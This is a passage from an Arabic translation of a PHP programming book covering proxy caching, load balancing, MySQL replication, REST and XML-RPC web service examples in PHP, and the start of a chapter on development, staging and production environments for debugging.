خذ على سبيل المثال موقعًا مزدحمًا يتم دخول صفحته الأولى 50 مرة في الثانية. إذا تم إنشاء هذه الصفحة الأولى من استعلامين عن قاعدة البيانات وتغيرت قاعدة البيانات بمعدل مرتين في الدقيقة، فيمكنك تجنب 5،994 استعلامًا عن قاعدة البيانات في الدقيقة باستخدام رأس `Cache-Control` لإخبار الوكيل العكسي بتخزين الصفحة مؤقتًا لمدة 30 ثانية. السيناريو الأسوأ هو أنه سيكون هناك تأخير لمدة 30 ثانية من تحديث قاعدة البيانات إلى المستخدم الذي يرى هذه البيانات الجديدة. لا يستغرق ذلك وقتًا طويلاً جدًا في معظم التطبيقات، كما أنه يوفر مزايا أداء كبيرة.

يمكن لذاكرة التخزين المؤقت للوكيل أن تخزن بذكاء المحتوى المخصص لنوع المتصفح أو اللغة المقبولة أو ميزة مماثلة. الحل النموذجي هو إرسال رأس `Vary` يخبر ذاكرة التخزين المؤقت بالضبط بمعلمات الطلب التي تؤثر على التخزين المؤقت.

تتوفر ذاكرة الوكيل للهاردوير، ولكن هناك أيضًا تطبيقات جيدة جدًا للبرامج. للحصول على ذاكرة تخزين مؤقت بروكسي مفتوحة المصدر عالية الجودة ومرنة للغاية، ألق نظرة على Squid. راجع كتاب Web Caching (O'Reilly) من تأليف Duane Wessels للحصول على مزيد من المعلومات حول ذاكرة التخزين المؤقت للوكيل وكيفية ضبط موقع ويب للعمل مع واحد.

موازنة الحمل وإعادة التوجيه "Load balancing and redirection"

تتمثل إحدى طرق تعزيز الأداء في توزيع الحمل على عدد من الأجهزة. يقوم نظام موازنة الحمل "*load-balancing system*" بذلك إما عن طريق توزيع الحمل بالتساوي أو إرسال الطلبات الواردة إلى الجهاز الأقل تحميلًا. معيد التوجيه "*redirector*" هو برنامج يعيد كتابة عناوين URL الواردة، مما يسمح بالتحكم الدقيق في توزيع الطلبات على أجهزة الخادم الفردية.


مرة أخرى، هناك أجهزة إعادة توجيه HTTP وموازنات التحميل، ولكن يمكن أيضًا إجراء إعادة التوجيه وموازنة التحميل بشكل فعال في البرنامج. من خلال إضافة منطق إعادة التوجيه إلى Squid من خلال أداة مثل: SquidGuard، يمكنك تحسين الأداء بعدة طرق.

معيد توجيه MySQL "MySQL replication"

في بعض الأحيان يكون خادم قاعدة البيانات هو المضيق أو المأزق أو عنق الزجاجة "bottleneck" - يمكن للعديد من الاستعلامات المتزامنة أن تعيق خادم قاعدة البيانات، مما يؤدي إلى بطء الأداء. إعادة التوجيه هو أحد أفضل الحلول. خذ كل ما يحدث لقاعدة بيانات واحدة وقم بسرعة بإحضار قاعدة بيانات أخرى أو أكثر متزامنة، بحيث ينتهي بك الأمر مع عدة قواعد بيانات متطابقة. يتيح لك ذلك نشر استعلاماتك عبر العديد من خوادم قواعد البيانات بدلاً من تحميل واحد فقط.

النموذج الأكثر فاعلية هو استخدام إعادة التوجيه أحادي الاتجاه، حيث يكون لديك قاعدة بيانات رئيسية واحدة يتم نسخها إلى عدد من قواعد البيانات التابعة. تنتقل عمليات كتابة قاعدة البيانات إلى الخادم الرئيسي "master"، وتكون قراءات قاعدة البيانات متوازنة عبر قواعد بيانات متعددة تابعة "slave". تهدف هذه التقنية إلى البنى التي تقوم بقراءات أكثر بكثير مما تقوم بالكتابة. تناسب معظم تطبيقات الويب هذا السيناريو بشكل جيد.

يوضح الشكل 15-1 العلاقة بين قواعد البيانات الرئيسية والتابعة أثناء إعادة التوجيه.




الشكل 15-1. علاقة إعادة توجيه قاعدة البيانات

تدعم العديد من قواعد البيانات إعادة التوجيه أو النسخ المتماثل، بما في ذلك MySQL و PostgreSQL و Oracle.

وضع كل شيء معا "Putting it all together"

للحصول على بنية قوية حقًا، اجمع كل هذه المفاهيم معًا في تكوين مثل ذلك الموضح في الشكل 15-2.

باستخدام خمسة أجهزة منفصلة - واحد للوكيل العكسي ومعيد التوجيه، وثلاثة خوادم ويب، وخادم قاعدة بيانات رئيسي واحد - يمكن لهذه البنية معالجة عدد كبير من الطلبات. يعتمد العدد الدقيق فقط على اثنين من الاختناقات - وكيل Squid الفردي وخادم قاعدة البيانات الرئيسية الفردية. مع القليل من الإبداع، يمكن تقسيم أي منهما أو كليهما عبر خوادم متعددة أيضًا، ولكن كما هو الحال، إذا كان التطبيق الخاص بك قابلاً للتخزين المؤقت إلى حد ما وثقيلًا في قراءة قاعدة البيانات، فهذا أسلوب جيد.



الشكل 2-15. وضع كل شيء معا

يحصل كل خادم Apache على قاعدة بيانات MySQL الخاصة به للقراءة فقط، لذلك تنتقل جميع طلبات القراءة من برامج PHP النصية عبر مقبس محلي "local socket" لنطاق Unix لمثيل MySQL مخصص. يمكنك إضافة العديد من خوادم Apache/PHP/MySQL كما تريد ضمن إطار العمل هذا. أي قاعدة بيانات تكتب من تطبيقات PHP ستنتقل عبر مقبس بروتوكول التحكم في الإرسال "**T**ransmission **C**ontrol **P**rotocol" (TCP) إلى خادم MySQL الرئيسي "master".

مالتالي

في الفصل التالي، سنتعمق أكثر في استخدام PHP لتطوير ونشر خدمات الويب.

الفصل السادس عشر: خدمات الويب

تاريخيًا، في كل مرة كانت هناك حاجة إلى نظامين للتواصل، تم إنشاء بروتوكول جديد (على سبيل المثال: SMTP لإرسال البريد، و POP3 لتلقي البريد، والعديد من البروتوكولات التي يستخدمها عملاء وخوادم قاعدة البيانات). تتمثل فكرة خدمات الويب في إزالة الحاجة إلى إنشاء بروتوكولات جديدة من خلال توفير آلية موحدة لاستدعاءات الإجراءات عن بُعد، استنادًا إلى XML و HTTP.

تجعل خدمات الويب من السهل دمج الأنظمة غير المتجانسة. لنفترض أنك تكتب واجهة ويب لنظام مكتبة موجود بالفعل. يحتوي على نظام معقد من جداول قاعدة البيانات، والكثير من منطق الأعمال المضمن في كود البرنامج الذي يعالج تلك الجداول. وهو مكتوب بلغة ++C. يمكنك إعادة تنفيذ منطق الأعمال في PHP، وكتابة الكثير من التعليمات البرمجية لمعالجة الجداول بالطريقة الصحيحة، أو يمكنك كتابة كود صغير في ++C لعمليات المكتبة (على سبيل المثال: تحقق من كتاب لمستخدم، انظر متى يكون هذا الكتاب مطلوبا، راجع الغرامات المتأخرة لهذا المستخدم) كخدمة ويب. الآن يجب أن يتعامل كود PHP الخاص بك مع واجهة الويب؛ يمكنه استخدام خدمة المكتبة للقيام بكل الأعمال الشاقة.

عملاء REST

خدمة الويب RESTful هي وصف مربك "loose" لواجهات برمجة تطبيقات الويب التي تم تنفيذها باستخدام HTTP ومبادئ نقل الحالة التمثيلية "**R**epresentational **S**tate **T**ransfer" (**REST**). يشير إلى مجموعة من المصادر، إلى جانب العمليات الأساسية التي يمكن للعميل تنفيذها على تلك المصادر من خلال واجهة برمجة التطبيقات **API**.

على سبيل المثال، قد تصف API مجموعة من المؤلفين والكتب التي ساهم فيها هؤلاء المؤلفون. البيانات داخل كل نوع كائن تعسفية "arbitrary". في هذه الحالة، المصدر هو كل مؤلف فردي، وكل كتاب فردي، ومجموعات جميع المؤلفين، وجميع الكتب، والكتب التي ساهم فيها كل مؤلف. يجب أن يكون لكل مصدر أو مورد معرّف فريد حتى تعرف الإستدعاءات لواجهة برمجة التطبيقات ما هو المورد الذي يتم ارجاعه أو التصرف بناءً عليه.

قد تمثل مجموعة بسيطة من الفئات لتمثيل موارد الكتاب والمؤلف، كما في المثال 16-1.

مثال 16-1. فئات الكتاب والمؤلف

```
class Book {
 public $id;
 public $name;
 public $edition;

 public function __construct($id) {
 $this->id = $id;
 }
}

class Author {
 public $id;
 public $name;
 public $books = array();

 public function __construct($id) {
 $this->id = $id;
 }
}
```

نظراً لأن HTTP تم إنشاؤه مع وضع بنية REST في الاعتبار، فإنه يوفر مجموعة من الأفعال التي تستخدمها للتفاعل مع API. لقد رأينا بالفعل أفعال GET و POST، والتي غالبًا ما تستخدمها مواقع الويب لتمثيل "ارجاع البيانات "retrieve data" و "تنفيذ إجراء "perform an action"" ، على التوالي. تقدم خدمات الويب RESTful فعلين إضافيين، PUT و DELETE:

GET

ارجاع معلومات حول مورد أو مجموعة من الموارد.

POST

إنشاء مصدر أو مورد جديد.

PUT

قم بتحديث مصدر ببيانات جديد، أو استبدل مجموعة من الموارد بأخرى جديدة.

DELETE

حذف مورد أو مجموعة من الموارد.

على سبيل المثال، قد تتكون واجهة برمجة تطبيقات الكتب "Books" والمؤلفين "Authors" من نقاط نهاية REST التالية، بناءً على البيانات الموجودة في فئات الكائنات:

GET /api/authors

قم بإرجاع قائمة المعرفات لكل مؤلف في المجموعة.

POST /api/authors

بالمعلومات المعطاة حول مؤلف جديد، قم بإنشاء مؤلف جديد في المجموعة.

GET /api/authors/*id*

ابحث عن المؤلف بمعرف id من المجموعة وارجعه "return it".

PUT /api/authors/*id*

بالنظر إلى المعلومات المحدثة حول المؤلف بمعرف id، قم بتحديث معلومات هذا المؤلف في المجموعة.

DELETE /api/authors/id

حذف المؤلف المعرف بالـ id من المجموعة.

GET /api/authors/*id*/books

استرجع قائمة المعرفات لكل كتاب ساهم فيه المؤلف ذو المعرف *id*.

POST /api/authors/*id*/books

بالمعلومات المعطاة حول كتاب جديد، قم بإنشاء كتاب جديد في المجموعة للمؤلف صاحب معرف *id*.

GET /api/books/*id*

استرجع الكتاب صاحب المعرف id من المجموعة وارجعه.

يمكن اعتبار أفعال GET و POST و PUT و DELETE التي توفرها خدمات الويب RESTful مكافئة تقريبًا لعمليات الإنشاء "**c**reate" والإرجاع "**r**etrieve" والتحديث "**u**pdate" والحذف "**d**elete" (**CRUD**) النموذجية لقاعدة البيانات، على الرغم من أنها يمكن أن ترتبط بالمجموعات، وليس فقط الكيانات كما هو معتاد مع تطبيقات CRUD.

الإستجابات Responses

في كل نقطة من نقاط نهاية API السابقة، يتم استخدام رمز حالة HTTP لتقديم نتيجة الطلب. يوفر HTTP قائمة طويلة من رموز الحالة القياسية: على سبيل المثال، سيتم إرجاع `201 Created` عند إنشاء مورد، وسيتم إرجاع `501 Not Implemented` عند إرسال طلب إلى نقطة نهاية غير موجودة.

في حين أن القائمة الكاملة لرموز HTTP خارج نطاق هذا الفصل، فإن بعض الرموز الشائعة تشمل:

`200 OK`

تم إكمال الطلب بنجاح.

`201 Created`

تم إكمال طلب إنشاء مورد جديد بنجاح.

`400 Bad Request`

وصل الطلب إلى نقطة نهاية صالحة، ولكن تم تشكيله "malformed" بشكل غير صحيح ولا يمكن إكماله.

`401 Unauthorized`

إلى جانب `403 Forbidden`، يمثل طلبًا صالحًا، ولكن لا يمكن إكماله بسبب نقص الأذونات. عادة، يشير هذا الرد إلى أن التفويض "authorization" مطلوب ولكن لم يتم توفيره بعد.

`403 Forbidden`

مشابه لـ `401 Unauthorized`، تشير هذه الاستجابة إلى طلب صالح، ولكن لا يمكن إكماله بسبب نقص الأذونات. عادةً، تشير هذه الاستجابة إلى أن التفويض كان متاحًا ولكن المستخدم يفتقر إلى إذن لتنفيذ الإجراء المطلوب.

`404 Not Found`

لم يتم العثور على المورد (على سبيل المثال: محاولة حذف كاتب بمعرف غير موجود).

`500 Internal Server Error`

حدث خطأ من جانب الخادم.

هذه الرموز هي مجرد إرشادات واستجابات نموذجية؛ يتم تفصيل الردود الدقيقة المقدمة من RESTful API بواسطة API نفسها.

ارجاع الموارد "Retrieving Resources"

يتضمن ارجاع المعلومات لأحد الموارد طلب GET مباشرًا. يستخدم المثال 2-16 امتداد curl لتنسيق طلب HTTP، وتعيين المعلمات عليه، وإرسال الطلب، والحصول على المعلومات التي تم إرجاعها.

مثال 16-2. ارجاع بيانات المؤلف

```
$authorID = "ktatroe";
$url = "http://example.com/api/authors/{$authorID}";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);

//فك ترميز JSON واستخدم Factory لإنشاء مثيل لكائن المؤلف
$authorJSON = json_decode($response);
$author = ResourceFactory::authorFromJSON($authorJSON);
```

لإرجاع معلومات حول أحد المؤلفين، يقوم هذا البرنامج النصي أولاً بإنشاء عنوان URL يمثل نقطة النهاية للمصدر. بعد ذلك، يقوم بتهيئة مورد curl ويوفر عنوان URL الذي تم إنشاؤه له. أخيرًا، يتم تنفيذ كائن curl، والذي يرسل طلب HTTP، وينتظر الاستجابة، ويرجعها.

في هذه الحالة، تكون الاستجابة عبارة عن بيانات JSON، والتي يتم فك ترميزها "decoded" وتسليمها إلى طريقة Factory الخاصة بالمؤلف "Author" لإنشاء مثيل "instance" لفئة المؤلف.

تحديث الموارد "Updating Resources"

يعد تحديث مورد موجود أصعب قليلاً من ارجاع معلومات حول مورد. في هذه الحالة، تحتاج لاستخدام فعل PUT، نظرًا لأن الهدف الأصلي من PUT هو معالجة عمليات تحميل الملفات، فإن طلبات PUT تتطلب دفق البيانات إلى الخدمة البعيدة من ملف.

بدلاً من إنشاء ملف على القرص والتدفق منه "streaming from it"، يستخدم البرنامج النصي في المثال **16-3** تدفق "الذاكرة 'memory'" الذي توفره PHP، وملئه أولاً بالبيانات المراد إرسالها، ثم إعادة لفه إلى بداية البيانات التي كتبها للتو، وأخيرًا توجيه كائن curl إلى الملف.

مثال 16-3. تحديث بيانات الكتاب

```
$bookID = "ProgrammingPHP";
$url = "http://example.com/api/books/{$bookID}";

$data = json_encode(array(
 'edition' => 4,
));

$requestData = http_build_query($data, '', '&');

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

$fh = fopen("php://memory", 'rw');
fwrite($fh, $requestData);
rewind($fh);

curl_setopt($ch, CURLOPT_INFILE, $fh);
curl_setopt($ch, CURLOPT_INFILESIZE, mb_strlen($requestData));
curl_setopt($ch, CURLOPT_PUT, true);
```

```
$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);
fclose($fh);
```

إنشاء الموارد "Creating Resources"

لإنشاء مورد جديد، اتصل بنقطة النهاية المناسبة بفعل POST. يتم وضع بيانات الطلب في نموذج قيمة-مفتاح النموذجي لطلبات POST.

في المثال 4-16، تأخذ نقطة نهاية API "Author" المعلومات لإنشاء مؤلف جديد ككائن بتنسيق JSON تحت مفتاح "data".

مثال 4-16. إنشاء المؤلف

```
<?php $newAuthor = new Author('pbmacintyre');
$newAuthor->name = "Peter Macintyre";

$url = "http://example.com/api/authors";

$data = array(
 'data' => json_encode($newAuthor)
);

$requestData = http_build_query($data, '', '&');

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
```

```
curl_setopt($ch, CURLOPT_POSTFIELDS, $requestData);
curl_setopt($ch, CURLOPT_POST, true);

$response = curl_exec($ch);
$resultInfo = curl_getinfo($ch);

curl_close($ch);
```

يقوم هذا البرنامج النصي أولاً ببناء مثيل مؤلف جديد وترميز قيمه كسلسلة بتنسيق JSON. بعد ذلك، يقوم ببناء بيانات القيمة الرئيسية بالتنسيق المناسب، ويوفر تلك البيانات لكائن curl، ويرسل الطلب.

حذف الموارد "Deleting Resources"

يعد حذف المورد أمرًا بسيطًا. يُنشئ المثال 5-16 طلبًا، ويضبط الفعل في هذا الطلب على "DELETE" من خلال الدالة `curl_setopt()`، ويرسله.

مثال 5-16. حذف كتاب

```
<?php $authorID = "ktatroe";
$bookID = "ProgrammingPHP";
$url                                                              =
"http://example.com/api/authors/{$authorID}/books/{$bookID}";

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);

curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'DELETE');
$result = curl_exec($ch);
$resultInfo = curl_getinfo($ch);
curl_close($ch);
```

XML-RPC

الأقل شيوعًا في الوقت الحاضر من REST، هما: XML-RPC و SOAP، وهما بروتوكولات قياسية قديمة تستخدم لإنشاء خدمات الويب. XML-RPC هو الأقدم والأبسط، بينما SOAP هو الأحدث والأكثر تعقيدًا.

يوفر PHP الوصول إلى كل من SOAP و XML-RPC من خلال امتداد *xmlrpc*، والذي يعتمد على مشروع xmlrpc-epi. لا يتم تجميع امتداد xmlrpc افتراضيًا، لذا ستحتاج إلى إضافة `--with-xmlrpc` إلى سطر التكوين "configure" عند ترجمة "compile" PHP.

الخوادم "Servers"

يوضح المثال 16-6 خادم XML-RPC أساسي جدًا يعرض دالة واحدة فقط (والتي يطلق عليها XML-RPC "method"). هذه الدالة، وهي "الضرب" `multiply()`، تضرب رقمين وتعيد النتيجة. إنه ليس مثالًا مثيرًا للغاية، لكنه يوضح البنية الأساسية لخادم XML-RPC.

مثال 16-6. خادم XML-RPC الضرب

```
<?php
// expose this function via RPC as "multiply()"
function times ($method, $args) {
 return $args[0] * $args[1];
}

$request = $HTTP_RAW_POST_DATA;

if (!$request) {
 $requestXml = $_POST['xml'];
}
```

```
$server = xmlrpc_server_create() or die("Couldn't create server");

xmlrpc_server_register_method($server, "multiply", "times");

$options = array(
 'output_type' => 'xml',
 'version' => 'auto',
);

echo xmlrpc_server_call_method($server, $request, null, $options);

xmlrpc_server_destroy($server);
```

يعالج ملحق xmlrpc الإرسال نيابة عنك. أي أنها تحدد الطريقة التي كان العميل يحاول الاتصال بها، ويفك ترميز المدخلات، ويستدعي دالة PHP المقابلة. ثم تقوم بإرجاع استجابة XML التي تقوم بترميز أي قيم يتم إرجاعها بواسطة الدالة التي يمكن فك ترميزها بواسطة عميل XML-RPC.

أنشئ خادمًا باستخدام `xmlrpc_server_create()`:

```
$server = xmlrpc_server_create();
```

بمجرد إنشاء خادم، اعرض الدالة من خلال آلية إرسال XML-RPC باستخدام `xmlrpc_server_register_method()`:

```
xmlrpc_server_register_method(server, method, function);
```

معامل *method* هو الاسم الذي يعرفه عميل XML-RPC. معلمة *function* هي دالة PHP التي تنفذ طريقة XML-RPC. في حالة المثال 16-6، يتم تنفيذ طريقة العميل XML-RPC `multiply()` بواسطة دالة `times()` في PHP. غالبًا ما يستدعي الخادم `xmlrpc_server_register_method()` عدة مرات لعرض العديد من الدوال.

عند تسجيل جميع طرقك، استدعي `xmlrpc_server_call_method()` لإرسال الطلب الوارد إلى الدالة المناسبة:

```
$response = xmlrpc_server_call_method(server, request,
user_data [, options]);
```

request هو طلب XML-RPC، والذي يتم إرساله عادةً كبيانات HTTP POST. نجلب "We fetch" ذلك من خلال المتغير `$HTTP_RAW_POST_DATA`. يحتوي على اسم الطريقة التي سيتم استدعاؤها ومعلمات تلك الطريقة. يتم فك ترميز المعلمات لأنواع بيانات PHP، ويتم استدعاء الدالة (`times()`، في هذه الحالة).

تأخذ الدالة المعروضة "exposed" كطريقة XML-RPC معلمتين أو ثلاثة:

```
$retval = exposedFunction(method, args [, user_data]);
```

تحتوي معلمة *method* على اسم طريقة XML-RPC (بحيث يمكنك عرض دالة PHP واحدة بأسماء عديدة). يتم تمرير المدخلات إلى الطريقة في مصفوفة *args*، ويكون المعامل *user_data* الاختياري مهما كانت معلمة *user_data* للدالة `xmlrpc_server_call_method()`.

معلمة *options* لـ `xmlrpc_server_call_method()` هي مجموعة من أسماء خيارات لتعيين قيمها. الخيارات هي:

output_type

يتحكم في ترميز البيانات المستخدمة. القيم المسموح بها هي "php" أو "xml" (افتراضي).

verbosity

يتحكم في مقدار المسافة البيضاء التي تتم إضافتها إلى XML الناتج لجعله قابلاً للقراءة للبشر. القيم المسموح بها هي "no_white_space" و "newlines_only" و "pretty" (افتراضي).

escaping

يتحكم في تحديد الأحرف التي يتم هروبها وكيفية الهروب منها. يمكن إعطاء قيم متعددة كمصفوفة فرعية. القيم المسموح بها هي "cdata" و "non-ascii" (افتراضي) و "non-print" (افتراضي) و "markup" (افتراضي).

versioning

يتحكم في نظام خدمة الويب المطلوب استخدامه. القيم المسموح بها هي "simple"، و"soap 1.1"، و"xmlrpc" (افتراضي للعملاء)، و"auto" (افتراضي للخوادم، أي "أياً كان التنسيق الذي جاء به الطلب").

encoding

يتحكم في ترميز الأحرف للبيانات. تتضمن القيم المسموح بها أي معرّفات ترميز صالحة، ولكنك نادرًا ما ترغب في تغييرها من "iso-8859-1" (الافتراضي).

العملاء "Clients"

يصدر عميل XML-RPC طلب HTTP ويوزع الاستجابة. يمكن أن يعمل امتداد xmlrpc الذي يأتي مع PHP مع XML الذي يرمز طلب XML-RPC، لكنه لا يعرف كيفية إصدار طلبات HTTP. لهذه الوظيفة، يجب عليك تنزيل توزيع xmlrpc-epi وتثبيت ملف *sample/utils/utils.php*. يحتوي هذا الملف على دالة لتنفيذ طلب HTTP.

يوضح المثال 16-7 عميلاً لخدمة ضرب XML-RPC.

مثال 16-7. عميل ضرب XML-RPC

```
<?php
require_once("utils.php");
$options = array('output_type' => "xml", 'version' => "xmlrpc");
$result = xu_rpc_http_concise(
 array(
 'method' => "multiply",
 'args' => array(5, 6),
 'host' => "192.168.0.1",
 'uri' => "/~gnat/test/ch11/xmlrpc-server.php",
 'options' => $options,
 )
);
echo "5 * 6 is {$result}";
```

نبدأ بتحميل مكتبة أدوات XML-RPC المساعدة. هذا يعطينا الدالة `xu_rpc_http_concise()`، التي تنشئ طلب POST لنا:

```
$response = xu_rpc_http_concise(hash);
```

تحتوي مصفوفة *hash* على السمات المختلفة لاستدعاء XML-RPC كمصفوفة ترابطية:

method

اسم الطريقة المستدعاه.

args

مصفوفة المدخلات للطريقة

host

اسم المضيف لخدمة الويب التي تقدم الطريقة.

url

مسار URL إلى خدمة الويب.

options

مصفوفة ترابطية من الخيارات، بالنسبة للخادم.

debug

إذا لم يكن صفريًا، فسيتم طباعة معلومات التصحيح (الافتراضي هو 0).

القيمة التي المرجعه بواسطة `xu_rpc_http_concise()` هي قيمة الإرجاع التي تم فك ترميزها من الطريقة التي تم استدعاؤها.

هناك العديد من ميزات XML-RPC التي لم نقم بتغطيتها. على سبيل المثال، لا يتم دائمًا تعيين أنواع بيانات XML-RPC بدقة على تلك الخاصة بـ PHP، وهناك طرق لترميز القيم كنوع بيانات معين بدلاً من أفضل تخمين لملحق xmlrpc. أيضًا، هناك ميزات لامتداد xmlrpc لم نقم بتغطيتها، مثل أخطاء SOAP. راجع مستندات ملحق xmlrpc من موقع php الرسمي للحصول على التفاصيل الكاملة. لمزيد من المعلومات حول XML-RPC، راجع كتاب: Programming Web Services in XML-RPC (O'Reilly) للمؤلف Simon St. Laurent et al. راجع أيضا كتاب: Programming Web Services with SOAP (O'Reilly) للمؤلف James Snell et al. لمزيد من المعلومات حول SOAP.

مالتالي

الآن وقد غطينا غالبية بناء الجملة وميزات وتطبيقات الـ PHP، يستكشف الفصل التالي ما يجب فعله عندما تسوء الأمور: كيفية تصحيح الأخطاء التي تظهر في تطبيقات PHP والبرامج النصية.

الفصل السابع عشر: تصحيح أخطاء PHP

التصحيح هو مهارة مكتسبة. كما يُقال كثيرًا في عالم التنمية، "لقد حصلت على كل الحبل الذي تحتاجه لأي شي؛ فقط حاول ربطه مع قوس جميل بدلاً من شنق نفسك". من المنطقي بطبيعة الحال أنه كلما زاد تصحيح الأخطاء، زادت مهارتك. بالطبع، ستحصل أيضًا على بعض التلميحات الممتازة من بيئة الخادم الخاصة بك عندما لا يظهر الكود الخاص بك ما كنت تتوقعه. قبل أن نتعمق في مفاهيم التصحيح، لنلقي نظرة من بعيد نناقش عن بيئات البرمجة هذه. كل متجر تطوير له إعداده الخاص وطريقته الخاصة في تنفيذ المهام، لذا فإن ما سنغطيه هنا يعكس الظروف المثالية، والمعروفة أيضًا باسم أفضل الممارسات "best practices".

يحتوي تطوير PHP في عالم مثالي على ثلاث بيئات منفصلة على الأقل يتم فيها العمل: التطوير "development"، التدريج "staging" ، والإنتاج "production". سنستكشف كل منها على حدة في الأقسام التالية.

بيئة التطوير

بيئة التطوير هي المكان الذي يتم فيه إنشاء الكود الخام دون خوف من تعطل الخادم أو من ضحك الأصدقاء. يجب أن يكون هذا المكان حيث يتم إثبات المفاهيم والنظريات أو دحضها، حيث يمكن إنشاء الكود بشكل تجريبي. لذلك، يجب أن تكون التعليقات البيئية الخاصة بالإبلاغ عن الخطأ مطولة قدر الإمكان. يجب تسجيل جميع تقارير الأخطاء وإرسالها في نفس الوقت أيضًا إلى جهاز الإخراج (المستعرض). يجب أن تكون جميع التحذيرات حساسة ووصفية قدر الإمكان.

ملاحظة:

لاحقًا في هذا الفصل، يقارن الجدول 17-1 إعدادات الخادم الموصى بها لكل من البيئات الثلاث من حيث صلتها بتصحيح الأخطاء والإبلاغ عن الأخطاء.

يمكن مناقشة موقع بيئة التطوير هذه. ومع ذلك، إذا كانت شركتك تمتلك الموارد، فيجب إنشاء خادم منفصل لهذا الغرض مع إدارة كاملة للكود (على سبيل المثال: SVN، المعروف أيضًا باسم Subversion، أو Git). إذا لم تكن الموارد متاحة، فيمكن أن يخدم الحاسوب الشخصي للتطوير هذا الغرض عبر إعداد مضيف محلي مثلا. يمكن أن تكون بيئة المضيف المحلي هذه مفيدة في حد ذاتها. ومن خلال كتابة الأكواد على جهاز حاسوب مستقل، يمكنك أن تكون تجريبيًا بالكامل دون التأثير على خادم تطوير مشترك أو قاعدة كود أي شخص آخر.

يمكنك إنشاء بيئات مضيفة محلية باستخدام خادم الويب Apache، أو خدمات معلومات الإنترنت من Microsoft (IIS) "**I**nternet **I**nformation **S**ervices"، كعملية يدوية. هناك عدد قليل من البيئات المتكاملة التي يمكن استخدامها أيضًا، Zend Server CE (إصدار المجتمع "Community") هو مثال رائع.

بغض النظر عن الإعداد الذي لديك للتطوير الأولي، تأكد من منح مطوريك الحرية الكاملة لفعل ما يريدون دون خوف من التوبيخ. يمنحهم هذا الثقة ليكونوا مبتكرين قدر الإمكان، ولا يتأذى أحد.

ملاحظة:

هناك بديلان على الأقل لإعداد بيئة محلية على جهاز الحاسوب الخاص بك. الأول، اعتبارًا من PHP 5.4، خادم ويب مدمج. يحفظ هذا الخيار عند تنزيل وتثبيت منتجات خادم الويب Apache أو IIS الكاملة لأغراض المضيف المحلي.

ثانيًا، يوجد الآن مضيفون للمواقع التي تسمح بتطوير السحابة. تقدم Zend واحدة مجانًا كبيئة اختبار وتطوير.

بيئة التدريج

The Staging Environment

يجب أن تحاكي بيئة التدريج بيئة الإنتاج بأكبر قدر ممكن. على الرغم من صعوبة تحقيق ذلك في بعض الأحيان، إلا أنه كلما أمكنك تقليد بيئة الإنتاج أكثر، كان ذلك أفضل. ستكون قادرًا على رؤية كيفية تفاعل كودك في منطقة محمية ولكنها أيضًا تحاكي بيئة الإنتاج الحقيقية. غالبًا ما تكون بيئة التدريج هي المكان الذي يمكن فيه للمستخدم النهائي أو العميل اختبار ميزات أو وظائف جديدة، وإعطاء الملاحظات واختبار الضغط، دون الخوف من التأثير على كود الإنتاج.

ملاحظة:

مع تقدم الاختبار والتجريب، ستنمو منطقة التدريج (على الأقل من منظور البيانات) في النهاية بشكل أكثر تميزًا عن بيئة الإنتاج. لذا فمن الممارسات الجيدة أن يكون لديك إجراءات مطبقة ستحل محل منطقة التدريج بمعلومات الإنتاج من وقت لآخر. ستختلف الأوقات المحددة لكل شركة أو متجر تطوير بناءً على الميزات التي يتم إنشاؤها ودورات الإصدار وما إلى ذلك.

إذا سمحت الموارد، يجب أن تفكر في وجود بيئتين منفصلتين على مراحل: واحدة للمطورين (للبرمجة) والأخرى لاختبار العميل. غالبًا ما تكون التعليقات الواردة من هذين النوعين من المستخدمين مختلفة جدًا ودقيقة جدًا. يجب أن تبقى تقارير أخطاء الخادم وردود الفعل عند الحد الأدنى هنا أيضًا، لتكرار الإنتاج قدر الإمكان.

بيئة الإنتاج

The Production Environment

